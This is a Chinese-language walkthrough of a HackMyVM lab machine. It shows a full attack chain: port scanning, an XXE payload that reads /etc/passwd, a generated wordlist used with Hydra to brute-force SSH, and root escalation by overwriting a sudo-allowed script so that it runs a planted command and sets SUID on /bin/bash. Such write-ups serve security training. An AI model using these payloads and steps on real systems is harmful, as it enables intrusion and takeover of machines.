
端口扫描

```
┌──(kali㉿kali)-[~/HMV/112]
└─$ sudo nmap -p- 192.168.0.104 -oA ports
[sudo] password for kali:
Nmap scan report for interstellar.dsz (192.168.0.104)
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 52:1D:E4:2D:B5:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

web 渗透

开放了 80 端口，去 web 页面看一眼：



是个比较空白的页面，有个输入框，下面写的是 `Parse XML` 。

猜测就是个输入 xml 数据进去，然后他给你把结果显示出来的网页。

放一个 nmap 的 xml 结果，发现他正常输出了；如果胡乱写一些数据，他会输出 **Parse Error**。

猜测这里可能存在 `XXE` 漏洞，那就给一个读取 `/etc/passwd` 的 payload：

```
SimpleXMLElement Object
(
    [0] => root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/
nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/
nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:107:114::/var/lib/snmp:/bin/false
zabbix:x:108:115::/nonexistent:/usr/sbin/nologin

)
```

其中给的 payload 如下：

```
<!DOCTYPE test [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

可以看到页面返回了 `/etc/passwd` 的结果，说明存在 `XXE`。

从返回的结果里面，我们可以看到存在一个用户叫 `tuf`，他的家目录是 `/home/tuf`，因此我们可以尝试读取他的 `id_rsa` `.bash_history` 等文件，但尝试之后都没有结果。

并且，这里测试发现后端支持 `php://filter` 读取文件，但不支持 `data://` `php://input` 等协议进行命令执行。

直接执行命令无果，注意力回到 `/etc/passwd` 的结果。

我们发现 `/etc/passwd` 的结果显示 `tuf` 用户那条数据存在一个有意思的字符串 `KQNPHFqG**JHcYJossIe`，这似乎是 `tuf` 用户的密码结构，中间有两个 `**`，应该是有两个字符没有给，因此我们可以尝试爆破。

让 GPT 写了一个生成密码字典的脚本，先是爆破了大小写字母的组合，没有爆出来，接着尝试数字+大小写字母的组合。

脚本内容如下：

```
import itertools
import string

def generate_number_letter_combinations():
    """
    生成数字+大小写字母的组合，排除纯字母组合
    """
    # 字符集：数字 + 大小写字母
    digits = string.digits  # 0-9
    letters = string.ascii_letters  # a-zA-Z
    all_chars = digits + letters  # 数字+大小写字母，共62个字符

    # 所有可能的2字符组合
    all_combinations = itertools.product(all_chars, repeat=2)

    # 过滤掉纯字母组合（两个都是字母）
    filtered_combinations = []
    for combo in all_combinations:
        combo_str = ''.join(combo)
        # 检查是否两个都是字母
        if combo[0] in letters and combo[1] in letters:
            continue  # 跳过纯字母组合
        filtered_combinations.append(combo_str)

    return filtered_combinations

def save_combinations_to_file(original_str, filename="output2.txt"):
    """
    将组合应用到原始字符串并保存到文件
    """
    original_string = "KQNPHFqG**JHcYJossIe"

    if "**" not in original_str:
        print("警告：字符串中未找到两个连续的**")
        return

    # 生成组合
    print("正在生成数字+大小写字母组合（排除纯字母组合）...")
    combinations = generate_number_letter_combinations()

    print(f"总组合数：{len(combinations)}")

    # 写入文件
    with open(filename, 'w', encoding='utf-8') as f:
        for combo in combinations:
            replaced_str = original_str.replace("**", combo)
            f.write(replaced_str + '\n')

    print(f"完成！已生成 {len(combinations)} 个组合并保存到 {filename}")
```

```
# 主程序
if __name__ == "__main__":
    original_string = "KQNPHFqG**JHcYJossIe"
    print(f"原始字符串: {original_string}")
    save_combinations_to_file(original_string, "output2.txt")
```

生成的密码字典存在 `output2.txt` 文件里。

接着用这个字典去爆破 `tuf` 用户的 ssh，爆破出来密码为 `KQNPHFqG6mJHcYJossIe`：

```
┌──(kali㉿kali)-[~/HMV/112]
└─$ hydra -l tuf -P output2.txt -f  ssh://192.168.0.104 -t 4 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
ore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 16:21:36
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1140 login tries (l:1/p:1140), ~285 tries per task
[DATA] attacking ssh://192.168.0.104:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 1072 to do in 00:16h, 4 active
[STATUS] 68.00 tries/min, 204 tries in 00:03h, 936 to do in 00:14h, 4 active
[22][ssh] host: 192.168.0.104   login: tuf   password: KQNPHFqG6mJHcYJossIe
[STATUS] attack finished for 192.168.0.104 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 16:27:26
```

获取立足点

用爆破出来的密码登录，拿到了 user flag：

```
┌──(kali㉿kali)-[~/HMV/112]
└─$ ssh tuf@192.168.0.104

tuf@192.168.0.104's password:
Linux 112 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tuf@112:~$ cat user.txt
flag{user-b1e12c74f19aac8e57f6fca1ff472905}
```

提权

`sudo -l` 查看当前用户可以执行的 sudo 命令：

```
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
```

查看 `/opt/112.sh` 的内容：

```
#!/bin/bash
input_url=""
output_file=""
use_file=false
regex='^https://maze-sec.com/[a-zA-Z0-9/]*$'
while getopts ":u:o:" opt; do
    case ${opt} in
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        \?) echo "错误：无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误：选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done
if [[ -z "$input_url" ]]; then
    echo "错误：必须使用 -u 参数提供URL"
    exit 1
fi
if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误：URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi
if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误：URL包含非法字符，只允许字母、数字和斜杠"
    exit 1
fi
if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi
if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到：$output_file"
else
    echo "$result"
fi
```

是个 shebang 脚本，接受以 `https://maze-sec.com/` 开头的字符串作为 url ，可以把输出写到我们可控的文件里。

每次运行之后，输出的大致结果如下：

```
https://maze-sec.com/ is a good url.
```

首先需要尝试的就是看看有没有命令注入，比如里面我们可以输入的变量都可以尝试命令拼接，看会不会被执行，但测试发现似乎不存在命令注入。

接着就是环境变量 PATH 的劫持，发现也没有。

那接着，我们就需要想怎么利用可以 `写文件` 这个特性来进行命令执行了。

我们发现，如果直接在命令行输入 `https://maze-sec.com/ is a good url.` ，终端会输出 `-bash: https://maze-sec.com/: No such file or directory` 。所以，如果我们能够构造一个名字类似于 `https://maze-sec.com/` 这样的文件，我们就可以尝试进行任意命令执行。

如果我们把输出写到 `/opt/112.sh` 里面，里面就会写着 `https://maze-sec.com/ is a good url.` 这样的语句，再次执行 `/opt/112.sh` 之后，我们就可以以 root 权限去执行 `https://maze-sec.com/` 这个文件了。

直接创建名为 `https://maze-sec.com/` 的文件不可行，但是我们可以创建递归的目录，在 `https:` 目录里创建 `maze-sec.com` 这个目录，再在 `maze-sec.com` 这个目录里面创建一个叫 `cmd` 的文件，这个 `cmd` 里面写着我们想要执行的命令。

接着，我们把 `/opt/112.sh` 的 `-u` 参数指定为 `https://maze-sec.com/cmd` ，要输出的文件指定为 `/opt/112.sh` 本身，这样我们就可以重写可以 `sudo` 执行的文件，并且实现任意命令执行。

测试过程如下：

```
tuf@112:/tmp$ mkdir 'https:'
tuf@112:/tmp$ cd https:
tuf@112:/tmp/https:$ mkdir maze-sec.com
tuf@112:/tmp/https:$ cd maze-sec.com/
tuf@112:/tmp/https:/maze-sec.com$ echo 'ls' > cmd
tuf@112:/tmp/https:/maze-sec.com$ chmod +x cmd
tuf@112:/tmp/https:/maze-sec.com$ cd /tmp
tuf@112:/tmp$ https://maze-sec.com/cmd is not a good url.
https   systemd-private-6b6ff678947a4359bfb178dddc8857c0-apache2.service-UGxj1f
systemd-private-6b6ff678947a4359bfb178dddc8857c0-systemd-timesyncd.service-xH3TBg
https:  systemd-private-6b6ff678947a4359bfb178dddc8857c0-systemd-logind.service-rOfsyf
```

可以发现命令行执行 `https://maze-sec.com/cmd is not a good url.` 这个语句之后，我们写在 `cmd` 里的 `ls` 命令就被执行了。

因此，我们可以在 cmd 文件里放用于提权的命令，然后用之前的提权思路去进行提权：

```
tuf@112:/opt$ echo 'cp /root/root.txt /tmp/root.txt;chmod +s /bin/bash;cp /root/*.txt
/tmp' > '/tmp/https://maze-sec.com/cmd'
tuf@112:/opt$ cat /tmp/https://maze-sec.com/cmd
cp /root/root.txt /tmp/root.txt;chmod +s /bin/bash;cp /root/*.txt /tmp
tuf@112:/tmp$ sudo /opt/112.sh -u 'https://maze-sec.com/cmd' -o '/opt/112.sh'
结果已保存到: /opt/112.sh
tuf@112:/tmp$ cat /opt/112.sh
https://maze-sec.com/cmd is not a good url.
tuf@112:/tmp$ sudo /opt/112.sh
tuf@112:/tmp$ ls -liah /bin/bash
263242 -rwsr-sr-x 1 root root 1.2M Apr 18  2019 /bin/bash
tuf@112:/tmp$ /bin/bash -p
bash-5.0# whoami
root
```

成功提权到了 root ， 获取 root flag:

```
bash-5.0# cat /root/root.txt
flag{root-538dc127225a0c97b060b1ff9570390a}
```